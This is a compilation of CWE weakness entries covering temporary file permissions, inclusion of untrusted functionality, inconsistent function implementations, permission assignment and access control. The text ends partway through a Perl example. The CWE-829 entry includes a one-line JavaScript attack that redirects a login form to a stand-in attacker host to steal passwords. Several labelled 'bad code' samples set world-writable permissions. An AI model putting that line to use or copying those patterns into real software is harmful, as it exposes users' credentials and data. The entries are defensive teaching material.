"OWASP Enterprise Security API (ESAPI) Project". <http://www.owasp.org/index.php/ESAPI>.

Jeremiah Grossman. "Input validation or output filtering, which is better?". <http://jeremiahgrossman.blogspot.com/2007/01/input-validation-or-output-filtering.html>.

Joshbw. "Output Sanitization". 2008-09-18. <http://www.analyticalengine.net/archives/58>.

Niyaz PK. "Sanitizing user data: How and where to do it". 2008-09-11. <http://www.diovo.com/2008/09/sanitizing-user-data-how-and-where-to-do-it/>.

Jeremiah Grossman. "Input validation or output filtering, which is better?". 2007-01-30. <http://jeremiahgrossman.blogspot.com/2007/01/input-validation-or-output-filtering.html>.

Jim Manico. "Input Validation - Not That Important". 2008-08-10. <http://manicode.blogspot.com/2008/08/input-validation-not-that-important.html>.

Michael Eddington. "Preventing XSS with Correct Output Encoding". <http://phed.org/2008/05/19/preventing-xss-with-correct-output-encoding/>.

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 11, "Canonical Representation Issues" Page 363. 2nd Edition. Microsoft. 2002.

Content History

Modifications

Modification Date	Modifier	Organization	Source
2008-07-01	Sean Eidemiller	Cigital	External
	added/updated demonstrative examples		
2008-07-01	Eric Dalci	Cigital	External
	updated Time of Introduction		
2008-09-08	CWE Content Team	MITRE	Internal
	updated Name, Relationships		
2009-01-12	CWE Content Team	MITRE	Internal
	updated Alternate Terms, Applicable Platforms, Common Consequences, Demonstrative Examples, Description, Likelihood of Exploit, Name, Observed Examples, Potential Mitigations, References, Relationship Notes, Relationships, Research Gaps, Terminology Notes, Theoretical Notes		
2009-03-10	CWE Content Team	MITRE	Internal
	updated Description, Potential Mitigations		
2009-05-27	CWE Content Team	MITRE	Internal
	updated Related Attack Patterns		
2009-07-27	CWE Content Team	MITRE	Internal
	updated Demonstrative Examples		
2009-10-29	CWE Content Team	MITRE	Internal
	updated Relationships		
2009-12-28	CWE Content Team	MITRE	Internal
	updated Demonstrative Examples, Potential Mitigations		
2010-02-16	CWE Content Team	MITRE	Internal
	updated Detection Factors, Potential Mitigations, References, Taxonomy Mappings		
2010-04-05	CWE Content Team	MITRE	Internal
	updated Potential Mitigations		

Previous Entry Names

Change Date	Previous Entry Name
2008-04-11	Output Validation
2008-09-09	Incorrect Output Sanitization
2009-01-12	Insufficient Output Sanitization

BACK TO TOP

Creation of Temporary File in Directory with Incorrect Permissions

Weakness ID: 379 *(Weakness Base)* **Status:** Incomplete

Description

Description Summary

The software creates a temporary file in a directory whose permissions allow unintended actors to determine the file's existence or otherwise access that file.

Extended Description

On some operating systems, the fact that the temporary file exists may be apparent to any user with sufficient privileges to access that directory. Since the file is visible, the application that is using the temporary file could be known. If one has access to list the processes on the system, the attacker has gained information about what the user is doing at that time. By correlating this with the applications the user is running, an attacker could potentially discover what a user's actions are. From this, higher levels of security could be breached.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

All

Common Consequences

Scope	Effect
Confidentiality	Since the file is visible and the application which is using the temp file could be known, the attacker has gained information about what the user is doing at that time.

Likelihood of Exploit

Low

Demonstrative Examples

Example 1

(Bad Code)

Example Languages: **C and C++**

```
FILE *stream; char tempstring[] = "String to be written";
if( (stream = tmpfile()) == NULL ) {

perror("Could not open new temporary file\n");
return (-1);
}
/* write data to tmp file */
/* ... */
_rmtmp();
```

In cygwin and some older unixes one can ls /tmp and see that this temp file exists.

(Bad Code)

Example Language: **Java**

```
try {
File temp = File.createTempFile("pattern", ".suffix");
temp.deleteOnExit();
BufferedWriter out = new BufferedWriter(new FileWriter(temp));
out.write("aString");
out.close();
}
catch (IOException e) {
```

```
}
```

This temp file is readable by all users.

Potential Mitigations

Phase: Requirements

Many contemporary languages have functions which properly handle this condition. Older C temp file functions are especially susceptible.

Phase: Implementation

Try to store sensitive tempfiles in a directory which is not world readable -- i.e., per-user directories.

Phase: Implementation

Avoid using vulnerable temp file functions.

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Category	376	Temporary File Issues	**Development Concepts (primary)699**
ChildOf	Weakness Base	377	Insecure Temporary File	**Research Concepts (primary)1000**
ChildOf	Category	743	CERT C Secure Coding Section 09 - Input Output (FIO)	**Weaknesses Addressed by the CERT C Secure Coding Standard (primary)734**

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
CLASP			Guessed or visible temporary file
CERT C Secure Coding	FIO15-C		Ensure that file operations are performed in a secure directory
CERT C Secure Coding	FIO43-C		Do not create temporary files in shared directories

Content History

Submissions

Submission Date	Submitter	Organization	Source
	CLASP		Externally Mined

Modifications

Modification Date	Modifier	Organization	Source
2008-07-01	Eric Dalci	Cigital	External
	updated Time of Introduction		
2008-09-08	CWE Content Team	MITRE	Internal
	updated Common Consequences, Relationships, Other Notes, Taxonomy Mappings		
2008-11-24	CWE Content Team	MITRE	Internal
	updated Relationships, Taxonomy Mappings		
2009-05-27	CWE Content Team	MITRE	Internal
	updated Description, Name		
2009-07-27	CWE Content Team	MITRE	Internal
	updated Description, Other Notes, Potential Mitigations		

Previous Entry Names

Change Date	Previous Entry Name
2008-04-11	Guessed or Visible Temporary File
2009-05-27	Creation of Temporary File in Directory with Insecure Permissions

BACK TO TOP

Inclusion of Functionality from Untrusted Control Sphere Definition in a New Window

Weakness ID: 829 *(Weakness Class)* **Status:** Incomplete

Description

Description Summary

The software imports, requires, or includes executable functionality (such as a library) from a source that is outside of the intended control sphere.

Extended Description

When including third-party functionality, such as a web widget, library, or other source of functionality, the software must effectively trust that functionality. Without sufficient protection mechanisms, the functionality could be malicious in nature (either by coming from an untrusted source, being spoofed, or being modified in transit from a trusted source). The functionality might also contain its own weaknesses, or grant access to additional functionality and state information that should be kept private to the base system, such as system state information, sensitive application data, or the DOM of a web application.

This might lead to many different consequences depending on the included functionality, but some examples include injection of malware, information exposure by granting excessive privileges or permissions to the untrusted functionality, DOM-based XSS vulnerabilities, stealing user's cookies, or open redirect to malware (CWE-601).

Common Consequences

Scope	Effect
Confidentiality Integrity Availability	Technical Impact: *Execute unauthorized code or commands* An attacker could insert malicious functionality into the program by causing the program to download code that the attacker has placed into the untrusted control sphere, such as a malicious web site.

Demonstrative Examples

Example 1

This login webpage includes a weather widget from an external website:

(Bad Code)

Example Language: HTML

```
<div class="header"> Welcome!
<div id="loginBox">Please Login:
<form id ="loginForm" name="loginForm" action="login.php" method="post">
Username: <input type="text" name="username" />
<br/>
Password: <input type="password" name="password" />
<input type="submit" value="Login" />
</form>
</div>
<div id="WeatherWidget">
<script type="text/javascript" src="externalDomain.example.com/weatherwidget.js"></script>
</div>
</div>
```

This webpage is now only as secure as the external domain it is including functionality from. If an attacker compromised the external domain and could add malicious scripts to the weatherwidget.js file, the attacker would have complete control, as seen in any XSS weakness (CWE-79).

For example, user login information could easily be stolen with a single line added to weatherwidget.js:

(Attack)
Example Language: Javascript
...Weather widget code....
document.getElementById('loginForm').action = "ATTACK.example.com/stealPassword.php";

This line of javascript changes the login form's original action target from the original website to an attack site. As a result, if a user attempts to login their username and password will be sent directly to the attack site.

Observed Examples

Reference	Description
CVE-2010-2076	Product does not properly reject DTDs in SOAP messages, which allows remote attackers to read arbitrary files, send HTTP requests to intranet servers, or cause a denial of service.
CVE-2004-0285	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2004-0030	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2004-0068	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2005-2157	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2005-2162	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2005-2198	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2004-0128	Modification of assumed-immutable variable in configuration script leads to file inclusion.
CVE-2005-1864	PHP file inclusion.
CVE-2005-1869	PHP file inclusion.
CVE-2005-1870	PHP file inclusion.
CVE-2005-2154	PHP local file inclusion.
CVE-2002-1704	PHP remote file include.
CVE-2002-1707	PHP remote file include.
CVE-2005-1964	PHP remote file include.
CVE-2005-1681	PHP remote file include.
CVE-2005-2086	PHP remote file include.
CVE-2004-0127	Directory traversal vulnerability in PHP include statement.
CVE-2005-1971	Directory traversal vulnerability in PHP include statement.
CVE-2005-3335	PHP file inclusion issue, both remote and local; local include uses ".." and "%00" characters as a manipulation, but many remote file inclusion issues probably have this vector.

Potential Mitigations

Phase: Architecture and Design

Strategy: Libraries or Frameworks

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.
Phase: Architecture and Design

Strategy: Enforcement by Conversion

When the set of acceptable objects, such as filenames or URLs, is limited or known, create a mapping from a set of fixed input values (such as numeric IDs) to the actual filenames or URLs, and reject all other inputs.

For example, ID 1 could map to "inbox.txt" and ID 2 could map to "profile.txt". Features such as the ESAPI AccessReferenceMap provide this capability [R.829.1].
Phase: Architecture and Design

For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.
Phases: Architecture and Design; Operation

Strategy: Sandbox or Jail

Run your code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which files can be accessed in a particular directory or which commands can be executed by your software.

OS-level examples include the Unix chroot jail, AppArmor, and SELinux. In general, managed code may provide some protection. For example, java.io.FilePermission in the Java SecurityManager allows you to specify restrictions on file operations.

This may not be a feasible solution, and it only limits the impact to the operating system; the rest of your application may still be subject to compromise.

Be careful to avoid CWE-243 and other weaknesses related to jails.

Effectiveness: Limited

The effectiveness of this mitigation depends on the prevention capabilities of the specific sandbox or jail being used and might only help to reduce the scope of an attack, such as restricting the attacker to certain system calls or limiting the portion of the file system that can be accessed.
Phases: Architecture and Design; Operation

Strategy: Environment Hardening

Run your code using the lowest privileges that are required to accomplish the necessary tasks [R.829.2]. If possible, create isolated accounts with limited privileges that are only used for a single task. That way, a successful attack will not immediately give the attacker access to the rest of the software or its environment. For example, database applications rarely need to run as the database administrator, especially in day-to-day operations.
Phase: Implementation

Strategy: Input Validation

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

For filenames, use stringent whitelists that limit the character set to be used. If feasible, only allow a single "." character in the filename to avoid weaknesses such as CWE-23, and exclude directory separators such as "/" to avoid CWE-36. Use a whitelist of allowable file extensions, which will help to avoid CWE-434.
Phases: Architecture and Design; Operation

Strategy: Identify and Reduce Attack Surface

Store library, include, and utility files outside of the web document root, if possible. Otherwise, store them in a separate directory and use the web server's access control capabilities to prevent attackers from directly requesting them. One common practice is to define a fixed constant in each calling program, then check for the existence of the constant in the library/include file; if the constant does not exist, then the file was directly requested, and it can exit immediately.

This significantly reduces the chance of an attacker being able to bypass any protection mechanisms that are in the base program but not in the include files. It will also reduce your attack surface.
Phases: Architecture and Design; Implementation

Strategy: Identify and Reduce Attack Surface

Understand all the potential areas where untrusted inputs can enter your software: parameters or arguments, cookies, anything read from the network, environment variables, reverse DNS lookups, query results, request headers, URL components, e-mail, files, filenames, databases, and any external systems that provide data to the application. Remember that such inputs may be obtained indirectly through API calls.

Many file inclusion problems occur because the programmer assumed that certain inputs could not be modified, especially for cookies and URL components.
Phase: Operation

Strategy: Firewall

Use an application firewall that can detect attacks against this weakness. It can be beneficial in cases in which the code cannot be fixed (because it is controlled by a third party), as an emergency prevention measure while more comprehensive software assurance measures are applied, or to provide defense in depth.

Effectiveness: Moderate

An application firewall might not cover all possible input vectors. In addition, attack techniques might be available to bypass the protection mechanism, such as using malformed inputs that can still be processed by the component that receives those inputs. Depending on functionality, an application firewall might inadvertently reject or modify legitimate requests. Finally, some manual effort may be required for customization.

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Class	669	Incorrect Resource Transfer Between Spheres	**Development Concepts (primary)699** **Research Concepts (primary)1000**
ChildOf	Category	813	OWASP Top Ten 2010 Category A4 - Insecure Direct Object References	**Weaknesses in OWASP Top Ten (2010) (primary)809**
ChildOf	Category	864	2011 Top 25 - Insecure Interaction Between Components	**Weaknesses in the 2011 CWE/SANS Top 25 Most**

				Dangerous Software Errors (primary)900
ParentOf	Weakness Base	98	Improper Control of Filename for Include/Require Statement in PHP Program ('PHP File Inclusion')	**Research Concepts (primary)1000**
ParentOf	Weakness Base	827	Improper Control of Document Type Definition	Research Concepts1000
ParentOf	Weakness Base	830	Inclusion of Web Functionality from an Untrusted Source	**Development Concepts (primary)699** **Research Concepts (primary)1000**

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	*(CAPEC Version: 1.7)*
175	Code Inclusion	
253	Remote Code Inclusion	
101	Server Side Include (SSI) Injection	
193	PHP Remote File Inclusion	
251	Local Code Inclusion	
252	PHP Local File Inclusion	
38	Leveraging/Manipulating Configuration File Search Paths	
103	Clickjacking	
181	Flash File Overlay	
222	iFrame Overlay	
185	Malicious Software Download	
186	Malicious Software Update	
187	Malicious Automated Software Update	
111	JSON Hijacking (aka JavaScript Hijacking)	
184	Software Integrity Attacks	
35	Leverage Executable Code in Nonexecutable Files	

References

[R.829.1] [REF-21] OWASP. "OWASP Enterprise Security API (ESAPI) Project". <http://www.owasp.org/index.php/ESAPI>.

[R.829.2] Sean Barnum and Michael Gegick. "Least Privilege". 2005-09-14. <https://buildsecurityin.us-cert.gov/daisy/bsi/articles/knowledge/principles/351.html>.

Content History

Submission Date	Submitter	Submissions Organization	Source
		MITRE	Internal CWE Team

Modification Date	Modifier	Modifications Organization	Source
2011-06-01	CWE Content Team	MITRE	Internal
	updated Common_Consequences		
2011-06-27	CWE Content Team	MITRE	Internal
	updated Common_Consequences, Demonstrative_Examples, Observed_Examples, Potential_Mitigations, Related_Attack_Patterns, Relationships		
2011-09-13	CWE Content Team	MITRE	Internal
	updated Potential_Mitigations, References, Relationships		

Back to top

Use of Function with Inconsistent Implementations

Weakness ID: 474 *(Weakness Base)* **Status:** Draft

Description

Description Summary

The code uses a function that has inconsistent implementations across operating systems and versions, which might cause security-relevant portability problems.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

C: *(Often)*

PHP: *(Often)*

All

Potential Mitigations

Do not accept inconsistent behavior from the API specifications when the deviant behavior increase the risk level.

Other Notes

The behavior of functions in this category varies by operating system, and at times, even by operating system version. Implementation differences can include:

- Slight differences in the way parameters are interpreted leading to inconsistent results.
- Some implementations of the function carry significant security risks.
- The function might not be defined on all platforms.

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Class	398	Indicator of Poor Code Quality	**Development Concepts (primary)699 Seven Pernicious Kingdoms (primary)700 Research Concepts (primary)1000**
ParentOf	Weakness Variant	589	Call to Non-ubiquitous API	**Research Concepts (primary)1000**

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
7 Pernicious Kingdoms			Inconsistent Implementations

Content History

Submissions			
Submission Date	**Submitter**	**Organization**	**Source**
	7 Pernicious Kingdoms		Externally Mined
Modifications			
Modification Date	**Modifier**	**Organization**	**Source**
2008-07-01	Eric Dalci	Cigital	External
	updated Potential Mitigations, Time of Introduction		
2008-09-08	CWE Content Team	MITRE	Internal
	updated Applicable Platforms, Relationships, Other Notes, Taxonomy Mappings		
Previous Entry Names			
Change Date	**Previous Entry Name**		
2008-04-11	Inconsistent Implementations		

BACK TO TOP

Incorrect Permission Assignment for Critical Resource

Weakness ID: 732 *(Weakness Class)* **Status:** Draft

Description

Description Summary

The software specifies permissions for a security-critical resource in a way that allows that resource to be read or modified by unintended actors.

Extended Description

When a resource is given a permissions setting that provides access to a wider range of actors than required, it could lead to the disclosure of sensitive information, or the modification of that resource by unintended parties. This is especially dangerous when the resource is related to program configuration, execution or sensitive user data.

Time of Introduction

- Architecture and Design
- Implementation
- Installation
- Operation

Applicable Platforms

Languages

Language-independent

Modes of Introduction

The developer may set loose permissions in order to minimize problems when the user first runs the program, then create documentation stating that permissions should be tightened. Since system administrators and users do not always read the documentation, this can result in insecure permissions being left unchanged.

The developer might make certain assumptions about the environment in which the software runs - e.g., that the software is running on a single-user system, or the software is only accessible to trusted administrators. When the software is running in a different environment, the permissions become a problem.

Common Consequences

Scope	Effect
Confidentiality	An attacker may be able to read sensitive information from the associated resource, such as credentials or configuration information stored in a file.
Integrity	An attacker may be able to modify critical properties of the associated resource to gain privileges, such as replacing a world-writable executable with a Trojan horse.
Availability	An attacker may be able to destroy or corrupt critical data in the associated resource, such as deletion of records from a database.

Likelihood of Exploit

Medium to High

Detection Methods

Automated Static Analysis

Automated static analysis may be effective in detecting permission problems for system resources such as files, directories, shared memory, device interfaces, etc. Automated techniques may be able to detect the use of library functions that modify permissions, then analyze function calls for arguments that contain potentially insecure values.

However, since the software's intended security policy might allow loose permissions for certain operations (such as publishing a file on a web server), automated static analysis may produce some false positives - i.e., warnings that do not have any security consequences or require any code changes.

When custom permissions models are used - such as defining who can read messages in a particular forum in a bulletin board system - these can be difficult to detect using automated static analysis. It may be possible to define custom signatures that identify any custom functions that implement the permission checks and assignments.

Automated Dynamic Analysis

Automated dynamic analysis may be effective in detecting permission problems for system resources such as files, directories, shared memory, device interfaces, etc.

However, since the software's intended security policy might allow loose permissions for certain operations (such as publishing a file on a web server), automated dynamic analysis may produce some false positives - i.e., warnings that do not have any security consequences or require any code changes.

When custom permissions models are used - such as defining who can read messages in a particular forum in a bulletin board system - these can be difficult to detect using automated dynamic analysis. It may be possible to define custom signatures that identify any custom functions that implement the permission checks and assignments.

Manual Static Analysis

Manual static analysis may be effective in detecting the use of custom permissions models and functions. The code could then be examined to identifying usage of the related functions. Then the human analyst could evaluate permission assignments in the context of the intended security model of the software.

Manual Dynamic Analysis

Manual dynamic analysis may be effective in detecting the use of custom permissions models and functions. The program could then be executed with a focus on exercising code paths that are related to the custom permissions. Then the human analyst could evaluate permission assignments in the context of the intended security model of the software.

Fuzzing

Fuzzing is not effective in detecting this weakness.

Demonstrative Examples

Example 1

The following code sets the umask of the process to 0 before creating a file and writing "Hello world" into the file.

(Bad Code)

Example Language: **C**

```
#define OUTFILE "hello.out"

umask(0);
FILE *out;
/* Ignore CWE-59 (link following) for brevity */
out = fopen(OUTFILE, "w");
if (out) {
fprintf(out, "hello world!\n");
fclose(out);
}
```

After running this program on a UNIX system, running the "ls -l" command might return the following output:

(Result)

```
-rw-rw-rw- 1 username 13 Nov 24 17:58 hello.out
```

The "rw-rw-rw-" string indicates that the owner, group, and world (all users) can read the file and write to it.

Example 2

The following code snippet might be used as a monitor to periodically record whether a web site is alive. To ensure that the file can always be modified, the code uses chmod() to make the file world-writable.

(Bad Code)

Example Language: **Perl**

```
$fileName = "secretFile.out";

if (-e $fileName) {
chmod 0777, $fileName;
}

my $outFH;
if (! open($outFH, ">>$fileName")) {
```

```
ExitError("Couldn't append to $fileName: $!");
}
my $dateString = FormatCurrentTime();
my $status = IsHostAlive("cwe.mitre.org");
print $outFH "$dateString cwe status: $status!\n";
close($outFH);
```

The first time the program runs, it might create a new file that inherits the permissions from its environment. A file listing might look like:

(Result)

```
-rw-r--r-- 1 username 13 Nov 24 17:58 secretFile.out
```

This listing might occur when the user has a default umask of 022, which is a common setting. Depending on the nature of the file, the user might not have intended to make it readable by everyone on the system.

The next time the program runs, however - and all subsequent executions - the chmod will set the file's permissions so that the owner, group, and world (all users) can read the file and write to it:

(Result)

```
-rw-rw-rw- 1 username 13 Nov 24 17:58 secretFile.out
```

Perhaps the programmer tried to do this because a different process uses different permissions that might prevent the file from being updated.

Example 3

The following command recursively sets world-readable permissions for a directory and all of its children:

(Bad Code)

Example Language: **Shell**

```
chmod -R ugo+r DIRNAME
```

If this command is run from a program, the person calling the program might not expect that all the files under the directory will be world-readable. If the directory is expected to contain private data, this could become a security problem.

Observed Examples

Reference	Description
CVE-2009-3482	Anti-virus product sets insecure "Everyone: Full Control" permissions for files under the "Program Files" folder, allowing attackers to replace executables with Trojan horses.
CVE-2009-3897	Product creates directories with 0777 permissions at installation, allowing users to gain privileges and access a socket used for authentication.
CVE-2009-3489	Photo editor installs a service with an insecure security descriptor, allowing users to stop or start the service, or execute commands as SYSTEM.
CVE-2009-3289	Library function copies a file to a new target and uses the source file's permissions for the target, which is incorrect when the source file is a symbolic link, which typically has 0777 permissions.
CVE-2009-0115	Device driver uses world-writable permissions for a socket file, allowing attackers to inject arbitrary commands.
CVE-2009-1073	LDAP server stores a cleartext password in a world-readable file.
CVE-2009-0141	Terminal emulator creates TTY devices with world-writable permissions, allowing an attacker to write to the terminals of other users.
CVE-2008-0662	VPN product stores user credentials in a registry key with "Everyone: Full Control" permissions, allowing attackers to steal the credentials.

CVE-2008-0322	Driver installs its device interface with "Everyone: Write" permissions.
CVE-2009-3939	Driver installs a file with world-writable permissions.
CVE-2009-3611	Product changes permissions to 0777 before deleting a backup; the permissions stay insecure for subsequent backups.
CVE-2007-6033	Product creates a share with "Everyone: Full Control" permissions, allowing arbitrary program execution.
CVE-2007-5544	Product uses "Everyone: Full Control" permissions for memory-mapped files (shared memory) in inter-process communication, allowing attackers to tamper with a session.
CVE-2005-4868	Database product uses read/write permissions for everyone for its shared memory, allowing theft of credentials.
CVE-2004-1714	Security product uses "Everyone: Full Control" permissions for its configuration files.
CVE-2001-0006	"Everyone: Full Control" permissions assigned to a mutex allows users to disable network connectivity.
CVE-2002-0969	Chain: database product contains buffer overflow that is only reachable through a .ini configuration file - which has "Everyone: Full Control" permissions.

Potential Mitigations

Phase: Implementation

When using a critical resource such as a configuration file, check to see if the resource has insecure permissions (such as being modifiable by any regular user), and generate an error or even exit the software if there is a possibility that the resource could have been modified by an unauthorized party.

Phase: Architecture and Design

Divide your application into anonymous, normal, privileged, and administrative areas. Reduce the attack surface by carefully defining distinct user groups, privileges, and/or roles. Map these against data, functionality, and the related resources. Then set the permissions accordingly. This will allow you to maintain more fine-grained control over your resources.

Phases: Implementation; Installation

During program startup, explicitly set the default permissions or umask to the most restrictive setting possible. Also set the appropriate permissions during program installation. This will prevent you from inheriting insecure permissions from any user who installs or runs the program.

Phase: System Configuration

For all configuration files, executables, and libraries, make sure that they are only readable and writable by the software's administrator.

Phase: Documentation

Do not suggest insecure configuration changes in your documentation, especially if those configurations can extend to resources and other software that are outside the scope of your own software.

Phase: Installation

Do not assume that the system administrator will manually change the configuration to the settings that you recommend in the manual.

Phase: Testing

Use tools and techniques that require manual (human) analysis, such as penetration testing, threat modeling, and interactive tools that allow the tester to record and modify an active session. These may be more effective than strictly automated techniques. This is especially the case with weaknesses that are related to design and business rules.

Phase: Testing

Use monitoring tools that examine the software's process as it interacts with the operating system and the network. This technique is useful in cases when source code is unavailable, if the software was not developed by you, or if you want to verify that the build phase did not introduce any new weaknesses. Examples include debuggers that directly attach to the running process; system-call tracing utilities such as truss (Solaris) and strace (Linux); system activity monitors such as FileMon, RegMon, Process Monitor, and other Sysinternals utilities (Windows); and sniffers and protocol analyzers that monitor network traffic.

Attach the monitor to the process and watch for library functions or system calls on OS resources such as files, directories, and shared memory. Examine the arguments to these calls to infer which permissions are being used.

Note that this technique is only useful for permissions issues related to system resources. It is not likely to detect application-level business rules that are related to permissions, such as if a user of a blog system marks a post as "private," but the blog system

inadvertently marks it as "public."

Phases: Testing; System Configuration

Ensure that your software runs properly under the Federal Desktop Core Configuration (FDCC) or an equivalent hardening configuration guide, which many organizations use to limit the attack surface and potential risk of deployed software.

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Category	275	Permission Issues	**Development Concepts (primary)699**
ChildOf	Weakness Class	668	Exposure of Resource to Wrong Sphere	**Research Concepts (primary)1000**
ChildOf	Category	753	2009 Top 25 - Porous Defenses	**Weaknesses in the 2009 CWE/SANS Top 25 Most Dangerous Programming Errors (primary)750**
ChildOf	Category	803	2010 Top 25 - Porous Defenses	**Weaknesses in the 2010 CWE/SANS Top 25 Most Dangerous Programming Errors (primary)800**
RequiredBy	Compound Element: Composite	689	Permission Race Condition During Resource Copy	Research Concepts1000
ParentOf	Weakness Variant	276	Incorrect Default Permissions	**Research Concepts (primary)1000**
ParentOf	Weakness Variant	277	Insecure Inherited Permissions	**Research Concepts (primary)1000**
ParentOf	Weakness Variant	278	Insecure Preserved Inherited Permissions	**Research Concepts (primary)1000**
ParentOf	Weakness Variant	279	Incorrect Execution-Assigned Permissions	**Research Concepts (primary)1000**
ParentOf	Weakness Base	281	Improper Preservation of Permissions	**Research Concepts (primary)1000**

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	*(CAPEC Version: 1.5)*
232	Exploitation of Privilege/Trust	
1	Accessing Functionality Not Properly Constrained by ACLs	
17	Accessing, Modifying or Executing Executable Files	
60	Reusing Session IDs (aka Session Replay)	
61	Session Fixation	
62	Cross Site Request Forgery (aka Session Riding)	
122	Exploitation of Authorization	
180	Exploiting Incorrectly Configured Access Control Security Levels	
234	Hijacking a privileged process	

References

Mark Dowd, John McDonald and Justin Schuh. "The Art of Software Security Assessment". Chapter 9, "File Permissions." Page 495.. 1st Edition. Addison Wesley. 2006.

John Viega and Gary McGraw. "Building Secure Software". Chapter 8, "Access Control." Page 194.. 1st Edition. Addison-Wesley. 2002.

Maintenance Notes

The relationships between privileges, permissions, and actors (e.g. users and groups) need further refinement within the Research view. One complication is that these concepts apply to two different pillars, related to control of resources (CWE-664) and

protection mechanism failures (CWE-396).

Content History

Submissions			
Submission Date	**Submitter**	**Organization**	**Source**
2008-09-08			Internal CWE Team
	new weakness-focused entry for Research view.		
Modifications			
Modification Date	**Modifier**	**Organization**	**Source**
2009-01-12	CWE Content Team	MITRE	Internal
	updated Description, Likelihood of Exploit, Name, Potential Mitigations, Relationships		
2009-03-10	CWE Content Team	MITRE	Internal
	updated Potential Mitigations, Related Attack Patterns		
2009-05-27	CWE Content Team	MITRE	Internal
	updated Name		
2009-12-28	CWE Content Team	MITRE	Internal
	updated Applicable Platforms, Common Consequences, Demonstrative Examples, Detection Factors, Modes of Introduction, Observed Examples, Potential Mitigations, References		
2010-02-16	CWE Content Team	MITRE	Internal
	updated Relationships		
2010-04-05	CWE Content Team	MITRE	Internal
	updated Potential Mitigations, Related Attack Patterns		
Previous Entry Names			
Change Date	**Previous Entry Name**		
2009-01-12	Insecure Permission Assignment for Resource		
2009-05-27	Insecure Permission Assignment for Critical Resource		

BACK TO TOP

Improper Access Control (Authorization)

Weakness ID: 285 *(Weakness Class)* **Status:** Draft

Description

Description Summary

The software does not perform or incorrectly performs access control checks across all potential execution paths.

Extended Description

When access control checks are not applied consistently - or not at all - users are able to access data or perform actions that they should not be allowed to perform. This can lead to a wide range of problems, including information leaks, denial of service, and arbitrary code execution.

Alternate Terms

AuthZ:	"AuthZ" is typically used as an abbreviation of "authorization" within the web application security community. It is also distinct from "AuthC," which is an abbreviation of "authentication." The use of "Auth" as an abbreviation is discouraged, since it could be used for either authentication or authorization.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

Language-independent

Technology Classes

Web-Server: *(Often)*

Database-Server: *(Often)*

Modes of Introduction

A developer may introduce authorization weaknesses because of a lack of understanding about the underlying technologies. For example, a developer may assume that attackers cannot modify certain inputs such as headers or cookies.

Authorization weaknesses may arise when a single-user application is ported to a multi-user environment.

Common Consequences

Scope	Effect
Confidentiality	An attacker could read sensitive data, either by reading the data directly from a data store that is not properly restricted, or by accessing insufficiently-protected, privileged functionality to read the data.
Integrity	An attacker could modify sensitive data, either by writing the data directly to a data store that is not properly restricted, or by accessing insufficiently-protected, privileged functionality to write the data.
Integrity	An attacker could gain privileges by modifying or reading critical data directly, or by accessing insufficiently-protected, privileged functionality.

Likelihood of Exploit

High

Detection Methods

Automated Static Analysis

Automated static analysis is useful for detecting commonly-used idioms for authorization. A tool may be able to analyze related configuration files, such as .htaccess in Apache web servers, or detect the usage of commonly-used authorization libraries.

Generally, automated static analysis tools have difficulty detecting custom authorization schemes. In addition, the software's design may include some functionality that is accessible to any user and does not require an authorization check; an automated technique that detects the absence of authorization may report false positives.

Effectiveness: Limited

Automated Dynamic Analysis

Automated dynamic analysis may find many or all possible interfaces that do not require authorization, but manual analysis is required to determine if the lack of authorization violates business logic

Manual Analysis

This weakness can be detected using tools and techniques that require manual (human) analysis, such as penetration testing, threat modeling, and interactive tools that allow the tester to record and modify an active session.

Specifically, manual static analysis is useful for evaluating the correctness of custom authorization mechanisms.

Effectiveness: Moderate

These may be more effective than strictly automated techniques. This is especially the case with weaknesses that are related to design and business rules. However, manual efforts might not achieve desired code coverage within limited time constraints.

Demonstrative Examples

Example 1

The following program could be part of a bulletin board system that allows users to send private messages to each other. This program intends to authenticate the user before deciding whether a private message should be displayed. Assume that LookupMessageObject() ensures that the $id argument is numeric, constructs a filename based on that id, and reads the message details from that file. Also assume that the program stores all private messages for all users in the same directory.

(Bad Code)

Example Language: **Perl**

```
sub DisplayPrivateMessage {
my($id) = @_;
my $Message = LookupMessageObject($id);
print "From: " . encodeHTML($Message->{from}) . "<br>\n";
print "Subject: " . encodeHTML($Message->{subject}) . "\n";
print "<hr>\n";
print "Body: " . encodeHTML($Message->{body}) . "\n";
}

my $q = new CGI;
# For purposes of this example, assume that CWE-309 and
# CWE-523 do not apply.
if (! AuthenticateUser($q->param('username'), $q->param('password'))) {
